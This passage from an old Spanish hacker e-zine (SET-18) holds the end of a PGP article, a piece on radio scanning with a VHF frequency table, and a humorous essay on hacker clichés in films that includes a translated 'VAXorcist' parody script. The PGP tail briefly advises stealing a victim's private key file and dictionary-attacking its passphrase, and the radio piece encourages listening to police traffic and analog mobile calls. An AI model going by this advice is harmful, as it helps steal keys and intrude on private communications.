Este es unico metodo factible. Para empezar deberas robar la clave privada
que se encuentra en el fichero "secring.skr". Esta clave esta protegida
por una "frase de paso". Aunque se trata de una proteccion mas fuerte que
una password puedes probar con un diccionario de frases:
Refranes, frases tipicas, letras de canciones, etc...
Al fin, si consigues descifrarlo antes de que caduque la clave, habras
descifrado PGP!!!

CONCLUSION:

A partir de ahora, cuando algun "hAcKErK00l" te diga que PGP no es seguro y
que el puede descifrarlo cuando quiera simplemente sonrie. No te enfades
con el, estos pobres ignorantes son felices asi...

EOF

```
-[ 0x10 ]--------------------------------------------------------------
-[ MHZ VOLADORES ]-----------------------------------------------------
-[ by Falken ]---------------------------------------------------SET-18-
```

```
                        .88b  d88. db   db d88888D
                        88'YbdP'88 88   88 YP  d8'
                        88  88  88 88ooo88    d8'
                        88  88  88 88~~~88   d8'
                        88  88  88 88   88  d8' db
                        YP  YP  YP YP   YP d88888P

 db    db  .d88b.  db       .d8b.  d8888b.  .d88b.  d8888b. d88888b .d8888.
 88    88 .8P  Y8. 88      d8' '8b 88  '8D .8P  Y8. 88  '8D 88'     88'  YP
 Y8    8P 88    88 88      88ooo88 88   88 88    88 88oobY' 88ooooo '8bo.
 '8b  d8' 88    88 88      88~~~88 88   88 88    88 88'8b   88~~~~~   'Y8b.
  '8bd8'  '8b  d8' 88booo. 88   88 88  .8D '8b  d8' 88 '88. 88.     db   8D
    YP     'Y88P'  Y88888P YP   YP Y8888D'  'Y88P'  88   YD Y88888P '8888Y'
```

by
Falken

Buenas a todos!!!! (Y a todas ;))

Despues de algun tiempo sin tocar un tema similar, volvemos al ataque. Eso si es que en alguno ocasion lo hemos tratado.

Vamos a explicar primero un poco que es lo que me lleva a escribir estas lineas.

Desde hace ya tiempo tenia interes en escribir algo sobre un aspecto que las publicaciones de hacking habian dejado de lado, y mucho mas en Espa~a. Se trata de las emisiones por radio y via satelite.

Sin duda el tema es interesante, mas sabiendo que con un enlace por radio podemos acceder a Internet, a unas velocidades bajas, pero sin pagar las llamadas telefonicas. Y quizas este sea el mayor palo para quienes pretenden subir las tarifas, porque no se a vosotros, pero a mi me parece muy jugoso conectarme *casi* gratis a Internet, aunque tarde tres horas en bajar un par de megas, que pagar una salvajada telefonica por estar cinco minutos. (Que exagerado soy :>)

Digo casi, porque aparte del equipo para hacer radiopaquete (que es como se llama el asunto), se necesita una licencia para 'pitar', si es que se quiere hacer legalmente. Aunque claro, luego te vas a la DGT (suena a trafico, pero es la Direccion General de Telecomunicaciones), y te dicen que lo de las licencias va para largo, y que mejor que te pongas a emitir en pirata durante un tiempo... Y luego dicen de nosotros.

Pero este no es el tema del presente texto. Del radiopaquete ya hablaremos mas adelante.

Por el momento nos centraremos exclusivamente en lo que son las transmisiones por radio.

Algunos de los veteranos a~oraran aquella epoca dorada de los radioafcionados. Gente que hoy dia forma parte de Internet, y que son mas que lo que muchos llegaran a ser.

Y es que porque si no lo sabeis, la historia de todos nosotros comienza con

los fanaticos de la radio. Pero esa, esa es otra historia.

Al grano.

El PORQUE DE ESTE ROLLO
=-=-=-=-=-=-=-=-=-=-=-=

Hace algunos meses se celebro la segunda edicion de la UnderCON, como esperamos que se convierta en tradicion.

Fue una pena no haber podido estar alli. Aun asi, algunos amigos me contaron como fue la cosa... El local semiabandonado, la corriente electrica suministrada por un generador, el agua corriente... descubierta el ultimo dia. Vamos, algo grande ;>

Bueno, sin divagaciones. Resulta que segun me contaron, Leyend se llevo un escaner de radio (maravilla de las maravillas), y casualmente localizo una conversacion entre patrullas de la policia local que se dirigian hacia el local de reunion por una denuncia recibida... Y asi comienza esta historia.

Resulta que las personas con las que he hablado se mostraron muy interesadas por el escaner. Aunque la verdad, parecian mas interesadas en eso de haber conseguido localizar la frecuencia de la policia.

LAS INTENCIONES
=-=-=-=-=-=-=-=-=

Pues las intenciones que tengo de este texto son bien simples: desmitificar la radioescucha y el radioscanning.

En un principio queria haber incluido un dise~o de un escaner casero, que por cuatro duros cualquiera podria montarse.

No se trataria de un peazo de escaner como los que venden en las tiendas por una buena pasta, que les das a un botoncito y se ponen ellos solos a buscar frecuencias. Tendriamos que ser nosotros los que le tendriamos que andar dando vueltas a la ruedecita, con bastante paciencia.

Aunque claro, pensado de otro modo, pues con una de esas tarjetas de radio para el ordenador por 5.000 pelas (30 euros), podria servir. Pero no es lo mismo, ni lo hemos hecho con nuestras manos, y sobre todo, no es portatil (o portable, segun se mire XD).

Pero al final, por falta de tiempo para comprobar algunos detalles, falta de tiempo ocasionada por un gripazo descomunal del que algunos ya estabais enterados, esta parte la he tenido que postponer.

ENTONCES ?!?!?!
=-=-=-=-=-=-=-=-=

Entonces simplemente hablare un poco de las frecuencias y de la radioescucha.

Para empezar, la radioescucha es legal. Las historias que se cuentan de que escuchar una banda de emergencias esta prohibido son falsas y lo unico que hacen es minar el interes por la radioaficion que pueda tener la gente.

Lo ilegal es grabar la informacion obtenida por radioescucha, asi como su manipulacion, difusion sin autorizacion, incursion sin permiso, etc.

Vamos, que no es delito escuchar a la policia, pero si lo es emitir en su banda.

Para los que sigan creyendo que es delito... Como narices prohibes que la gente escuche algo que va por el aire? Por eso algunos servicios de emergencia y seguridad tienen redes con codificacion por subtonos para la emision de mensajes 'no procedentes por la malla'.

Tambien es este el motivo por el que algunos servicios se toman demasiado en serio las formalidades a la hora de hablar por radio. Es que hay una imagen que mantener.

Pero los que son divertidos son los bomberos. Totalmente coloquiales, como buenos amigos. Asi da gusto.

LAS TABLAS
=-=-=-=-=-

Aqui os dejo una tabla con una referencia *muy* por encima de las bandas de emision en Espa~a, y quizas, si os portais bien, en SET 19 tengais una lista mas detallada ;)

Dato: Para los que querais currar un poquito, la banda que nos interesa se situa entre los 110 y los 190 MHz.

108.000 - 118.000	Navegacion aerea.
118.000 - 121.400	Servicio fijo y movil aeronautico. (SFMA)
121.500	Emergencia.
121.600 - 137.000	SFMA
137.000 - 138.000	Investigacion espacial, satelites meteorologicos.
138.000 - 144.000	SFMA
144.000 - 146.000	Aficionados.
146.000 - 149.900	Servicio fijo y movil. (SFM)
149.900 - 150.100	Navegacion por satelite.
150.100 - 156.700	SFM
156.800	Llamada de socorro maritimo.
156.900 - 174.000	SFM
174.000 - 230.000	Television - Banda III

Ahi la teneis. Como veis, no es nada del otro mundo. Eso si, de la television ya hablaremos en otro momento, que tambien tiene sus cosas interesantes.

Si, ya se que no aparece en ningun momento nada referente a la policia, ni a las ambulancias, etc. Esto se debe a que algunos servicios, como la policia local, las ambulancias de distintas entidades, etc., en ocasiones varian su frecuencia de emision de una ciudad a otra.

Pero todas siguen una regla general. Esta frecuencia esta asignada a los SFM. Asi que teneis ya un margen reducido donde empezar a buscar.

AVISO
=-=-=

Como veis, hay dos frecuencias que se encuentran ya marcadas. Son las correspondientes a llamadas de emergencia y llamadas de socorro maritimo.

Son frecuencias muy importantes, asi como las que podais detectar escaneando, o las que os incluya en proximas entregas.

La importancia de estas emisiones implica que si alguno de vosotros se pone a hacer el gracioso con ellas, alguien puede resultar malparado, e incluso, muerto. No lo digo de co~a. Hasta ahora he estado en medio broma, pero esto es un tema muy serio.

No se como os lo tomareis vosotros, pero si me entero de que alguno esta interfiriendo en estas frecuencias, sere yo mismo el que os cape. :|

Se que me he puesto serio de repente, y que a muchos os puede parecer raro. Pero pongamonos en una situacion imaginaria. Los recientes terremotos de Colombia y de Murcia.

En los primeros instantes de la emergencia, las comunicaciones son vitales. Dan informacion sobre la catastrofe, la situacion de las victimas, los recursos, lo que se necesita... Si alguien en ese momento se mete por medio para hacer el gracioso, esta jugando con las vidas de mucha gente.

Si por el contrario ese alguien solo escucha podra estar informado de como estan las cosas en realidad, y podra echar una mano si asi lo cree conveniente.

Y mas alla aun. Si sabe lo que hace, hasta puede establecerse como punto de comunicaciones para colaborar en las tareas de rescate.

No hace falta ir tan lejos... Se de muy buena tinta como en algunos servicios de emergencia la asistencia en ocasiones se ve alterada por personas que se infiltran en las comunicaciones.

Se que la gran mayoria de vosotros no haria eso. Pero hay que decir las cosas como son, no? ;)

EN RESUMEN
=-=-=-=-=-

Con unas pocas nociones de electronica y comunicaciones, y algo de paciencia, podemos hacernos con una lista de frecuencias tan enorme como algunos de los listados de codigo que hayan pasado por vuestras manos.

Con un aparato de radioescucha, un buen escaner de radio o similar, estaremos enterados de muchas noticias que nunca salen en la prensa. Tendremos acceso a informacion que antes no esperabamos, y ademas, podremos escuchar las llamadas de los moviles analogicos :)

Si he escrito esto es basicamente para animaros a mover el culo. Y es que mucha gente se cree que conseguir estas frecuencias es o una tarea complicada o un acceso a informacion privilegiada. Y os aseguro que se encuentran tablas muchisimo mas completas en libros de radioafcion.


En el proximo numero es posible que incluya el montaje del receptor de VHF que se necesita para estas frecuencias. Ademas trataremos algunos aspectos tecnicos de la emision y modulacion por radio.

Falken
QRT

EOF

-[0x11]--
-[HACKYWOOD]---
-[by Falken]---SET-18-

Chic@s... ESTO ES



Si bueno, mas o menos. Y es que el mundo del cine esta lleno de pifias sobre supuestos hackers que lo resuelven todo con un click de raton, siempre bajo las interfaces mas llamativas. Y eso que para nada estoy hablando de 'Hackers', que por si no teniamos bastante con la peliculita de los baudios, ahora nos intentan colar la dichosa colonia.

Pues que tengan cuidado los que usen la colonia, pues con la fama que tenemos, igual le detienen nada mas salir de casa.

A lo que ibamos, Hackywood. Vamos a comenzar con un breve resumen extraido de no se donde, que refleja muy seriamente el mundo de la informatica en el universo del cine. Se trata de una lista de hechos que generalmente pasa desapercibida. Comencemos:

1 - Los procesadores de texto nunca muestran un cursor.
2 - Nunca jamas hay que usar la barra espaciadora cuando escribimos alguna frase.
3 - Todos los monitores muestran letras gigantescas, o al menos de un par de centimetros, quizas tres.
4 - Los ordenadores de ultima generacion, como los usados por la NASA, la CIA o cualquier agencia gubernamental se manejan mediante sencillisimos interfaces graficos.
5 - Pero existen algunos supercomputadores que no son asi, manteniendo unas potentosas interfaces de comandos que interpretan correctamente todo aquello que sea escrito en correcto ingles.
6 - Corolario: Esta tirado acceder a cualquier recurso. Basta con saber el minimo ingles y teclear: "Access to all secret files". Y eso, aunque lo hagamos desde casa.
7 - De la misma forma, infectar un ordenador es tan simple como teclear UPLOAD VIRUS. Y realmente son virus de los de verdad, que consiguen que el ordenador tenga fiebre, provocando que comience a salir humo de los monitores y las unidades de disco.
8 - Todos los ordenadores estan interconectados. Da lo mismo a quien pertenezcan y donde se encuentren, que siempre estaran conectados, a la hora del dia o de la noche que sea.
9 - Los superordenadores emiten un sonido por cada pulsacion de tecla (como mi viejo spectrum, y mas si jugaba con un poke 23609), o siempre que cambia la pantalla. Es mas, la salida por pantalla de estos superequipos se adecua a la velocidad de la vista. Nunca hacen un volcado mas rapido de lo que se pueda leer. Y los mas avanzados incluso emulan el sonido de una impresora matricial al mostrar texto por pantalla.
10 - Todos los paneles de un ordenador estan repletos de lucecitas. Un error se indica por un fogonazo, la salida de humo, chispazos y hasta una explosion que te empuja.
11 - La gente que acaba de teclear algo en un ordenador y se marcha, lo apaga sin salvar los datos.

12 - Cualquier hacker puede entrar en el ordenador mas importante del mundo con solo tantear en dos ocasiones la clave de acceso.
13 - Caulquier ACCESO DENEGADO se puede saltar.
14 - Los calculos complejos y los movimientos de grandes volumenes de datos se realizan siempre en menos de tres segundos. Es mas, los modems funcionan a una velocidad de 2 Gb/s
15 - Cuando algun centro importante se sobrecalienta, estallan todos los paneles de control, seguido de la explosion del edificio.
16 - Cuando se esta mostrando un fichero en pantalla y alguien lo borra, tambien desparece de la pantalla. No es normal la existencia de copias de seguridad, ni existen opciones para recuperar los archivos.
17 - Cuando un disco mantiene los datos encriptados, cualquier acceso a los mismos provoca que se nos pregunte por la clave de cifrado.
18 - No importa a que sistema pertenezca un disquete. Puede ser accedido desde cualquier ordenador. Y cualquier programa funciona bajo cualquier plataforma.
19 - Cuanto mas potente es un equipo, mas botones tiene. Y desde luego se requiere un entrenamiento especial, pues ninguno de los botones lleva un indicativo que indique su funcion.
20 - La mayoria de los ordenadores, sea cual sea su tama~o, tienen una definicion de alta calidad para tres dimensiones, funcionan a tiempo real, y presentan capacidades para imagenes animadas fotorealistas.
21 - Los portatiles misteriosamente incorporan las capacidades de una videoconferencia con el rendimiento de una CRAY.
22 - La pantalla es tan brillante que siempre se refleja sobre la cara del operador.
23 - Los ordenadores nunca fallan en los momentos mas inadecuados. Y el personal nunca comete errores, menos cuando trabajan bajo presion.
24 - Los programas son amigables, libres de errores y nunca frenan al usuario.
25 - Cualquier imagen puede ser ampliada todo lo que se desee sin perder definicion.

Esta lista la lei hace tiempo en un archivo que recogia varios textos humoristicos acerca de la informatica, y me parecio interesante.

Pero es que es cierto... Cuantas veces habeis ido a ver una pelicula en la que un tio se coloca delante de un ordenador y las letras en pantalla son del tama~o de un titular de un periodico?

Aun hay mas. Es una regla que por lo general siempre se cumple, y que no se encuentra en la lista anterior. Tiene que ver con la clasica imagen del malo. Siempre es tonto, o tiene una incrible mala suerte.

Veamos, por ejemplo, lo que suele suceder en la mayor parte de las peliculas del genero, en las que el gran experto en informatica (a veces un hacker, a veces un poli, y a veces, una investigadora periodistica), tras intentar un numero nunca superior a tres veces una clave al azar, accede a los archivos del malo.

Para empezar, el malo debe ser gilipollas, porque una clave que se adivina tan pronto por simple deduccion... Aunque eso no es lo importante. Es que el malo malisimo siempre guarda un registro de todas sus actividades delictivas, e incluso en ocasiones a todo detalle.

Pase que no use el mas pobre sistema criptografico. Es que simplemente hasta te encuentras un archivo llamado ’victimas’ que con tan solo decirle al ordenador ’leer victimas’ (ahora doble click), sacara por pantalla un listado en el que dira:

```
        L I S T A D O   D E   V I C T I M A S
        =====================================

        Fulano tal y cual.....................Matar el miercoles a las 24:00
        Mengano de cual y tal................Asesinado la semana pasada
```

Vamos, ni en Expediente X son tan patanes.

Los hay mas listos. Son los que el mismo listado anterior queda:

```
        L I S T A D O   D E   O B J E T I V O S
        =======================================

        Fulano tal y cual.....................V-MX2400
        Mengano de cual y tal................M
```

A lo que llega el genio y deduce que esa clave quiere decir:

```
        Vivo-MuertoMiercoles(X)24:00
```

Estos son realmente estupidos. Quedan los que directamente te avisan de cuando piensan volar un edificio, o de que cantidad han estafado a la empresa y a que cuenta en Suiza la han transferido (dando, como no, hasta la clave de la cuenta y todos los datos que sean necesarios para retirar el dinero).

Claro, todo esto puede entrar siempre dentro del estereotipo de malo de pelicula. Pero tenemos al bueno, que siempre es el mas listo.

Hace gracia ver como en algunas series que se han intentado modernizar, sacan una pantalla con la ventanita para introducir la clave del salvapantallas de Windows, cuando supuestamente el ordenador estaba apagado. Nada mas encenderlo, hala, la clave del salvapantallas (Que para la de NT hay que pulsar Ctrl-Alt-Supr, y no queda muy bien en pantalla).

El bueno, siempre tan agudo, con solo pulsar dos teclas ha introducido una clave de 14 caracteres. (Misma regla por la que nunca usaras el espacio para teclear un texto largo. Ni yo mismo lo estoy pulsando ;)) Ahora llega lo mejor. Siempre, sin saber ni porque, deduce que la clave debe tener relacion con algo. Prueba y o acierta a la primera, o falla un maximo de dos veces.

Aqui no acaba la cosa. Si por algun casual el genio no puede con el equipo in situ, siempre le queda otra posibilidad. Puede acceder desde su casa al equipo del malo. Porque este equipo esta siempre conectado, a cualquier hora del dia o de la noche, y ademas esta en todas las redes disponibles. Siempre hay un camino para llegar a el, aunque sea por RTTY remoto con la tostadora que compramos el otro dia en un todo a un euro.

Lo mejor es que no suelen almacenarse registros. Y en los que si, es tan facil alterarlos como lanzar un especie de comecocos que se come todos los recursos del sistema (ni que fuera un experto en redcode).

Ah! Las maravillas tecnologicas son otra cosa. Dentro de poco veremos que algun gran guionista le quiere quitar trabajo al protagonista. Entonces este llegara, se sentara delante del ordenador y con un auricular de los que regalan con el ViaVoice, pronunciara alto y claro: "Hackea el Pentagono". Segundos despues sera el nuevo presidente de los USA.

Recuerdo muy bien como en ’Parque Jurasico’ los ordenadores eran controlados

mediante secuencias de realidad virtual. Fue algo que se puso de moda muy rapidamente, creandose incluso interfaces de comandos que simulaban el entorno creado en la pelicula.

Y es que si hay algo de cierto en todo esto es que pese a la cantidad de chorradas que se pueden llegar a ver, cuando se presenta una chorrada llamativa, enseguida alguien se pone a trabajar para conseguir que sea real. De hecho estoy pensando que en breve podremos disfrutar de las carreras de motos de 'Tron', o de los mismisimos efectos del HoloDek de 'Star Trek'.

Pero claro falta el chavalin que apenas tiene los 10 a~os (a veces llega a los 14, para meter algo mas de morbo en la historia), que curiosamente en los ultimos a~os es comparado con Bill Gates. Nadie sabe nunca como lo hace, pero llega, toca un par de teclas, se llena de texto la pantalla y... CONSEGUIDO !!! Ha entrado en la NASA.

Mejor aun. Hay una pelicula, sobre un chaval al que comparan con los hackers, que consigue, hackeando la Red, que las cosas salgan bien. Asi es un guion generico. Pero es que lo hace todo con la ultima tecnologia, y burlar la seguridad de un banco para desviar fondos es tan facil como abrir una ventana con el banco, otra con tu cuenta, seleccionar y arrastrar.

Que no se me olvide mencionar una cosa. La pelicula anterior conto con la colaboracion de Bill Gates en el aspecto tecnico. Asi que ya tenemos el porque de todo tan bonito.

Pero no seria justo meternos tanto con Billy. El solo ha cumplido con la maxima regla de un programa informatico. Que funcione incluso para tontos. Solo que lo que se ha olvidado de los listos... Y bueno, el resto de la historia ya la conoceis. Es mas, estabamos hablando de cine, no?

Mas peliculas. Mirad, una cosa que siempre me ha hecho gracia. En 'Terminator 2', cuando el joven John Connor saca dinero de un cajero... Es alucinante. Claro, que es real. Todo lo que plantea se puede hacer.

Veamos, en Espa~a, segun cajeros y contratos, lo maximo que se puede sacar diariamente por cuenta son 50.000 pesetas (en euros, pues lo mismo entre 166.386). Asi que te gastas la pasta del portatil, y de la tarjeta que no es de las baratas. El programa suponemos que eres muy bueno y te lo curras tu (no es muy dificil). Todo para sacar cuatro perras.

Eso es lo que siempre me ha parecido divertido de los sitios en lo que sacan algo real. Que disponen de cualquier medio en el momento preciso.

Hasta en la clasica 'Juegos de Guerra', David se encuentra una grabadora cuando le encierran. Pero es que claro, a quien se le ocurre encerrar a nadie donde tienes acceso ya no solo a una grabadora, que es lo raro, si no a material punzante. Que se trataba de una enfermeria.

Quizas por eso sea la pelicula del genero que mas me ha gustado hasta la fecha. Lo que sacan es, en cierto modo, realista. Al menos para 1983. Que recuerdos, de aquellos floppies de 8 pulgadas. O de los modem a 300, y ya eran rapidos.

Sigamos. A mucha gente le parecio mejor 'Fisgones'. He de reconocer que se acerca mas a la realidad actual, pero con medios. Y ese es el gran fallo. Que siempre hay medios.

Luego estan las clasicas de accion, en las que se acaba metiendo un ordenador por medio. En el momento mas inadecuado, llega el malo y le pega un tiro al monitor. Y con eso ya ha eliminado toda la informacion.

Porque recordemos, la informacion es lo que se ve, que aparece por arte de magia en la pantalla.

Aunque es mas divertido en algunas peliculas recientes. No recuerdo precisamente el titulo, pues lo que vi era un trailer. Pero desde luego que su gracia tiene. Imaginaos la situacion. Un tipo esta currando con un ordenador, que sorprendentemente esta bajo algun Unix (se nota, Motif se nota muchisimo), y llega el amigo y se ponen a hablar. Y de repente, como quien no quiere la cosa, se oye como dice: ’Si, es que Windows funciona muy bien’. XDDD

Luego, las peliculas que tratan el aspecto informatico de una forma mas real son las que menos tienen que ver.

Al menos, en ’Jumping Jack Flash’, son terminales clasicos de fosforo verde, modo texto... Pero que de repente se sintonice el programa de gimnasia de una emisora extranjera... Es demasiado. Mas con la tia que sale haciendo gimnasia.

Algunos de los casos mas divertidos surgen ya no en las peliculas, si no en las series. Aqui si suelen informarse algo mas. Como sucedia en un episodio de Urgencias, en el que han instalado una red con otros centros hospitalarios, y se lo estan pasando en grande jugando al DOOM. Es que incluso se hace un primer plano de la pantalla del ordenador. Y se realiza un comentario sobre el mismo y su ambiente sangriento. Claro, que los traductores se lucieron, porque hasta tradujeron el nombre del juego, rompiendo toda la escena.

Y ya que estamos con series de television y con medicos. Os acordais de ’Medico precoz’? Si hombre, el crio de 14 tacos que era medico y al final de cada episodio llegaba, se sentaba delante del ordenador, lo encendia, y lo unico que aparecia era su diario personal. Un ordenador que solo contiene un diario personal, que ademas es lo unico que se ejecuta nada mas encenderlo.

No es lo mismo cuando Eddie Murphy, en ’Superdetective en Hollywood 2’ accede a informacion confidencial de un ordenador, cuando esta accediendo desde la cuenta, porque el pardillo del malo se la ha dejado abierta, y ademas desde el despacho. Simple, directo y basta.

Ah! Casi se me olvida. Fue desternillante en ’Las tortugas ninja 2’, cuando Donatello se pone al teclado para intentar acceder a la informacion del laboratorio y al fallar, la pantalla se vuelve majara. Podria ser, pero... Es una perdida de recursos en un sistema en el que prima la seguridad.

Claor, que no se queda aqui la cosa. Es muy habitual ver como un chip se reduce a un objeto de apenas un centimetro cuadrado. Vale, de acuerdo. El tama~o real de un integrado sin el encapsulado es inferior en la mayor parte de los casos. Pero sin el encapsulado no creo que dure mucho.

Y los disquetes. Es alucinante lo que aguantan los disquetes de pelicual. Yo quiero unos cuantos asi. Se produce un incendio, se churruscan por los extremos, pero los datos estan integros. Al menos las fotografias y los documentos que son de utilidad.

Eso por no hablar de los virus. En un descuido te coge un virus informatico tu ultramoderno ordenador y ya la hemos liado. Los resfriados, las medicaciones... Todo vale con tal de reflejar que un ordenador esta infectado.

Es mas. los virus son siembre muy llamativos. No en vano, lo primero que hacen es algun juego gracioso con la pantalla. Unos simplemente empiezan a

generar juegos de colores al azar en la pantalla, mas dignos de un espectaculo sicodelico. Y otros te sacan a un comecocos devorandose la informacion. Como colofon, un smiley de esos de la moda Acid indicando que todo ha ido correctamente.

Asi podriamos seguir eternamente, pero mejor dar rienda suelta a nuestra imaginacion. Estamos en HackyWood, luego es el mundo del espectaculo.

Hace ya a~os (pero a~os de verdad, no como dicen muchos), alla por los comienzos de los 90 (1991), Christopher Russell escribio un guion para un video casero, ambientado en 'El exorcista'. Algunos lo concereis, pero para los que no, he aqui una transcripcion del guion original. Espero que os lo paseis tan bien como yo cuando lo lei por primera vez:

<++> set_018/humor/vaxorcist.txt

THE VAXORCIST

A rough draft of a video presentation
by Christopher Russell
Operations Manager, Dept of Mechanical Engineering
University of Maryland

[Traduccion libre por Falken]

-< ESCENA: Dentro de la sala del VAX. Los creditos hacen scroll por la pantalla mientras el administrador se encuentra sentado tecleando en la consola. Se para, coge una peque~a cinta magnetica, camina hacia la unidad de cinta, la monta y regresa a la consola, donde continua tecleando. >-

(Alguien golpea la puerta. El administrador se levanta y abre la puerta, mostrando a un usuario.)

USUARIO : Alguna idea de cuando el sistema volvera a funcionar?

ADMINISTRADOR : Bien, acabo de instalar la version 5.0 de VMS, asi que voy a realizar algunos diagnosticos al sistema durante la noche para asegurarme de que funciona correctamente. El sistema estara funcionando correctamente para ma~ana a primera hora.

U : Estupendo! Gracias. (Se va.)

(El administrador cierra la puerta y regresa a la consola.)

VOZ DE FONDO : Este es John Smith, el Administrador de Sistemas de la Universidad de Maryland. En un esfuerzo por hacer del sistema lo mejor posible, acaba de instalar la version 5.0 de VMS en su VAX. Pero lo que aun no sabe es que la documentacion de Digital sobre esta version incluye un viaje sin retorno a... la ZONA TENEBROSA DEL VAX!!

(Musica siniestra - Fundido de pantalla)

(Entrada de nueva escena. El administrador chequea la consola por un instante, se gira, coge su abrigo y camina hacia la puerta. Se para en la puerta un momento, echando un vistazo atras a la gran maquina. Finalmente,

apaga la luz y se va, cerrando la puerta tras de si.)

(Plano a la pantalla de la consola. Podemos leer que esta escrito lo siguiente:)

VMS V5.0 DIAGNOSTICS --

DIAGNOSTICS - PHASE 1 STARTING...

DIAGNOSTICS - PHASE 1 FINISHED SUCCESSFULLY.

DIAGNOSTICS - PHASE 2 STARTING...

TESTING MICROCODE ... SUCCESSFUL

TESTING DECNET ... SUCCESSFUL

TESTING LICENSE MANAGEMENT UTILITY ... SUCCESSFUL

TESTING SYSTEM SERVICES ... SUCCESSFUL

TESTING HIGHLY EXPERIMENTAL AND COMPLETELY UNDOCUMENTED AI ROUTINE ...

(Plano a a la cinta en la unidad. La cinta gira y se para de repente.)

(Plano general a la sala de ordenadores. Una niebla comienza a extenderse por el suelo, y las maquinas estan comenzando a emitir una tenue luz roja por detras. Se escucha una carcajada infernal en el silencio. Se producen una serie de extra~os acontecimientos: El monitor de un VT100 que se encuentra en una de las mesas comienza a girar lentamente 360 grados; la unidad de cinta se abre y la cinta se desenrolla violentamente; De otra unidad de cinta comienzan a vertirse babas; La impresora de linea se comporta como si estuviese loca. Asi durante algunos minutos. Fundido de pantalla.)

-< ESCENA: El pasillo esterior a la sala de ordenadores. El administrador camina hacia la puerta y se encuentra con el usuario. >-

U : Estara el sistema funcionando pronto?

A : (Mientras habla, trata de abrir la puerta de la sala de ordenadores, pero la puerta esta aparentemente atascada.) Los diagnosticos deberian de finalizados, por lo que estaremos funcionando en 15 minutos... (Consigue abrir la puerta, pero se encuentra cinta magnetica desde el suelo hasta el techo. A la altura de los ojos observa la carcasa vacia de una cinta. La coge y la examina. Plano por encima de la cinta de forma que podamos leer: "VAX/VMS V5.0 DIAGNOSTIC KIT.) (Dirigiendose al usuario) ... Danos unos dias.

-< ESCENA: Vista del servicio tecnico, por la espalda de la chica que atiende el telefono, que esta sentada en su cabina, con un terminal enfrente de ella. Cerca de ella, en la pared cuelga un poster que dice: "Digital Has It Now - But You Can’t Have It". Podemos ver el terminal, pero no somos capaces de leer lo que tiene escrito. Ella lleva unos cascos. >-

SERVICIO TECNICO : Atencion al cliente en Colorado. Cual es su numero de acceso, por favor?

VOZ DEL A : 31576

ST : Y su nombre?

VOZ DEL A : John Smith

(Plano al administrador cerca de la consola. Sujeta el telefono con la mano derecha, y con la izquierda agarra una copia impresa que esta analizando mientras habla por telefono.)

VOZ DEL ST : Y que sistema operativo esta usando?

A : VMS version 5.

VDST : Y tiene un problema con el sistema operativo o con algun producto?

(Mientras el administrador levanta la vista de la impresion, sus ojos muestran sorpresa, tira el papel y se tira al suelo. En es instante, un disco vuela por el aire, justo por donde estaba su cabeza. Lentamente, el administrador se levanta y mira a donde ha ido a parar el disco. Plano atras enfocando una pila de cajas con un disco clavado a la altura del cuello.)

A : (por telefono) El sistema operativo. Definitivamente el sistema operativo.

(Corte a la chica del ST, sentada en su puesto.)

ST : Puede describir el problema, por favor?

(La voz del administrador se oye ahora solo murmurando.)

ST : Si... Unidades de cinta lanzando la cinta por el aire... si... Impresoras de linea imprimiendo hacia atras... si... Diverso hardware volando por el aire... uh huh... discos derritiendose... yeah... Voces extra~as procedentes del tablero de la CPU... Ya veo... si. Eso es todo? (Se para cuando ella termina de teclear en su terminal.) Bien, me temoque el equipo esta ocupado en este momento, puedo enviarselos de visita?

(Corte a la escena: El gerente se encuentra sentado detras de una gran mesa en una oficina. El desarrollador esta enfrente de el, con las manos a la espalda.)

(Subtitulo: Mientras, en Maynard...)

GERENTE : Pero dime!!! QUE DEMONIOS HA SUCEDIDO?!?!?!

DESARROLLADOR : (girandose hacia el gerente) Es una co~a, una chiripa. Uno entre un billon de posibilidades. Y no es un fallo de desarrollo. No realmente.

G : Entonces, quien es el responsable?

D : Hemos llegado hasta el Centro de Distribucion de Programas. Parece que alli hubo una confusion y parte del codigo del la rutina experimental de IA fue copiado en la distribucion del disco incorrecto. (El saca un disco optico de su chaqueta.) Este para ser exactos.

G : Y que es eso?

D : (leyendo la etiqueta) "Ozzy Osbourne’s Greatest Hits". Normalmente no habria ninguna diferencia, pues la rutina de IA no se ha usado todavia. Pero cuando iniciaron los diagnosticos, ejecuto la rutina y el ordenador comenzo a estar poseido.

G : Maravilloso. Habia otras distribuciones afectadas?

D : No. Solo la de la Universidad de Maryland.

G : Bien, eso es consuelo. Les tenemos que advertir para que tengan cuidado antes de que nadie se de cuenta. Te imaginas lo que nos harian los de Digital si se enterasen?

D : Siempre podriamos culpar a los del Chaos Computer Group

G : No, eso ya lo hicimos en otra ocasion. Esto implica una accion drastica.

(El Gerente descuelga el telefono y comienza a buscar en el rolodex.)

D : A quien vas a enviar?

(plano al rolodex [agenda] de forma que podamos leer las tarjetas. La primera tarjeta dice:

SYSTEM PROBLEMS - Ron Jankowski, x474

pasa a la siguiente tarjeta:

BAD SYSTEM PROBLEMS - Bob Candless, x937

pasa a la siguiente tarjeta:

REALLY BAD SYSTEM PROBLEMS - Michelle French, x365

pasa a la siguiente tarjeta:

OUTRAGEOUSLY BAD SYSTEM PROBLEMS - Mike West, x887

pasa a la siguiente tarjeta y la selecciona:

SYSTEM FUCKED UP BEYOND ALL RECOGNITION - The VAXorcist, x666

(Plano a la sala de ordenadores. El administrador se encuentra frente a la consola sosteniendo la cubierta de un disco RA60, y usandolo como escudo para defenderse de varias piezas de hardware que aparecen volando desde fuera del plano. Alguien llama a la puerta. Lentamente el administrador consigue llegar a la puerta y la abre. De pie, de entre una nieblina se encuentra el VAXORCISTA, con un abrigo largo y un maletin.)

VAXORCISTA : (con voz tranquila). DEC me ha enviado. He oido que tienes problemas.

(Plano a la oficina del administrador, una peque~a pero agradable oficina con posters en las paredes y la mesa totalmente desordenada. Cuando el VAXORCISTA entra, se quita el abrigo y el sombrero, revelando un equipo muy tecnico debajo. Lleva una insignia de DEC.)

